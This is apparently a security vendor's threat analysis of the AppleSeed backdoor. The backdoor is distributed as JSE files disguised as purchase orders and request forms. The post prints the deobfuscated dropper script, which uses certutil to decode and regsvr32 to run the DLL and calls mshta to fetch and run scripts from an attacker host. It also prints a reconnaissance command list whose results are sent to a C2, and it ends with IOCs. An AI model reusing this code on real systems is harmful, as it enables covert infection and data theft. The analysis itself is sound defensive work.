AppleSeed Disguised as Purchase Order and Request Form Being Distributed

ASEC **asec.ahnlab.com**/en/36368/

The ASEC analysis team has recently discovered the distribution of AppleSeed disguised as purchase orders and request forms. AppleSeed is a backdoor malware mainly used by the Kimsuky group. It stays in the system and performs malicious behaviors by receiving commands from attackers.

> Analysis Report on Kimsuky Group's APT Attacks (AppleSeed, PebbleDash)

The malware is currently being distributed under the following filenames.

- Purchase order-**-2022****-001-National Tax Service additionally implementing security sensors in 5 regional tax offices_***.jse
- Request form(general manager ***).jse

The JSE (JScript Encoded File) file consists of JavaScript, and when it is run, it drops AppleSeed backdoor file (DLL file) and the purchase order PDF file that acts as bait in the %ProgramData% path. After then, PDF file is automatically run (see Figure 2).

Figure 1. Dropping malware and PDF file used as bait

Figure 2. Details of PDF file

The file uses regsvr32.exe to decode and run the backdoor file (area shaded with purple) and mshta.exe to download and run additional scripts (area shaded with red).

```
30    lJVKPL9eauHVYVh = mr44FTFcV.nodeTypedValue;
31    hbmTqDciGW6yw = new ActiveXObject('ADODB.Stream');
32    hbmTqDciGW6yw.Open();
33    hbmTqDciGW6yw.Type = 1;
34    hbmTqDciGW6yw.Write(lJVKPL9eauHVYVh);
35    hbmTqDciGW6yw.SaveToFile(s9uIlpQUvta + '\\' + qwcmVJUGEa4, 2);
36    hbmTqDciGW6yw.Close();
37    if (xineEfW.FileExists(s9uIlpQUvta + '\\' + qwcmVJUGEa4)) {
38        try {
39            tIPXaA0dx.Run('powershell.exe -windowstyle hidden certutil -decode ' + s9uIlpQUvta + '\\' + qwcmVJUGEa4 + ' ' +
                  s9uIlpQUvta + '\\' + 11RbWyXr3Xb, 0, true);
40            WScript.Sleep(15 * 1000);
41        } catch (e) {
42        }
43    }
44    if (xineEfW.FileExists(s9uIlpQUvta + '\\' + 11RbWyXr3Xb)) {
45        try {
46            tIPXaA0dx.Run('powershell.exe -windowstyle hidden cmd /c cmd /c regsvr32.exe /s /n /i:12345QWERTY ' +
                  s9uIlpQUvta + '\\' + 11RbWyXr3Xb, 0, true);
47        } catch (e) {
48        }
49    }
50    WScript.Sleep(15 * 1000);
51  } catch (e) {
52  }
53  {
54    try {
55        tIPXaA0dx.Run('powershell.exe -windowstyle hidden cmd /c cmd /c mshta.exe
              http://dirwear.000webhostapp.com/?mode=login', 0, true);
56    } catch (e) {
57    }
58  }
```

Figure 3. Running AppleSeed and downloading additional scripts

When the scripts are run, the following information is stolen and sent to the C2.

- Basic information of the PC (PC name, OS version, processor, and memory)
- User account credentials
- Network information (IP address, routing table, port usage information, and ARP list)
- List of running processes and services
- Folders and files within ProgramFiles / Programs within the Start menu / List of recent files

```
85  Sub prlb()
86      dpn = array("%programfiles%", "%programfiles% (x86)", "%programdata%\Microsoft\Windows\Start Menu\Programs", "%appdata%\Microsoft\Windows\Recent")
87      lcmd = "hostname^systeminfo^net user^query user^route print^ipconfig /all^arp -a^netstat -ano^tasklist^tasklist /svc"
88      for each sr in dpn
89          lcmd = lcmd + "^dir """ + sr + """"
90      next
91      diphryvknyykduirfhfmbw(lcmd)
92  End Sub
```

Figure 4. Information stolen using additionally downloaded scripts

The AppleSeed backdoor file continuously receives commands from the C2 server to download and run additional modules, or perform behaviors that the attacker wishes to perform. For a detailed analysis of AppleSeed, refer to the following link.

The figure below shows the overall process tree after the scripts are run.

| Process	Description		Company
WScript.exe (3152)	Microsoft ® Wi...	C	Microsoft Corp...
powershell.exe (6808)	Windows Powe...	C	Microsoft Corp...
Conhost.exe (5772)	콘솔 창 호스트	C	Microsoft Corp...
certutil.exe (8136)	CertUtil.exe	C	Microsoft Corp...
powershell.exe (4424)	Windows Powe...	C	Microsoft Corp...
Conhost.exe (600)	콘솔 창 호스트	C	Microsoft Corp...
cmd.exe (4428)	Windows 명령 ...	C	Microsoft Corp...
cmd.exe (4100)	Windows 명령 ...	C	Microsoft Corp...
regsvr32.exe (3936)	Microsoft(C) Re...	C	Microsoft Corp...
reg.exe (1556)	레지스트리 콘솔 ...	C	Microsoft Corp...
Conhost.exe (5256)	콘솔 창 호스트	C	Microsoft Corp...
cmd.exe (5420)	Windows 명령 ...	C	Microsoft Corp...
Conhost.exe (4116)	콘솔 창 호스트	C	Microsoft Corp...
regsvr32.exe (3744)	Microsoft(C) Re...	C	Microsoft Corp...
cmd.exe (1468)	Windows 명령 ...	c,	Microsoft Corp...
Conhost.exe (7972)	콘솔 창 호스트	C	Microsoft Corp...
systeminfo.exe (3884)	시스템 정보 표시	C	Microsoft Corp...
powershell.exe (5276)	Windows Powe...	C	Microsoft Corp...
ipconfig.exe (2552)	IP 구성 유틸리티	C	Microsoft Corp...
ARP.EXE (1116)	TCP/IP Arp 명령	C	Microsoft Corp...
net.exe (6156)	Net Command	C	Microsoft Corp...
net1.exe (6224)	Net Command	C	Microsoft Corp...
query.exe (7312)	다중 사용자 쿼리...	C	Microsoft Corp...
quser.exe (2768)	사용자 쿼리 유틸...	C	Microsoft Corp...
cmd.exe (5588)	Windows 명령 ...	C	Microsoft Corp...
Conhost.exe (4032)	콘솔 창 호스트	C	Microsoft Corp...
powershell.exe (5308)	Windows Powe...	C	Microsoft Corp...
Conhost.exe (5360)	콘솔 창 호스트	C	Microsoft Corp...
cmd.exe (4432)	Windows 명령 ...	C	Microsoft Corp...
cmd.exe (3668)	Windows 명령 ...	C	Microsoft Corp...
mshta.exe (6808)	Microsoft (R) H...	C	Microsoft Corp...

Figure 5. Process tree

Because the bait file is also run, users normally cannot recognize that their systems are infected by malware. As the files mentioned above mainly target certain companies, users should refrain from running attachments in emails sent from unknown sources.

AhnLab's anti-malware software, V3, is currently detecting and blocking the files using the following aliases.

Figure 6. Detection and blocking by V3

[File Detection]
Dropper/JS.Generic
Backdoor/Win.AppleSeed.R499775

[IOC Info]
7d445b39a090b486aaa002b282b4d8cb
67e7e8600a57e9430a43bf8c5f98c6bd
ec9dcef04c5c89d6107d23b0668cc1c1
1ae2e46aac55e7f92c72b56b387bc945
hxxp://dirwear.000webhostapp[.]com (C2 for stealing information)
hxxp://gerter.getenjoyment[.]net (C2 for AppleSeed backdoor file)

Subscribe to AhnLab's next-generation threat intelligence platform 'AhnLab TIP' to check related IOC and detailed analysis information.

Categories:Malware Information

Tagged as:AppleSeed, APT, Kimsuky, malware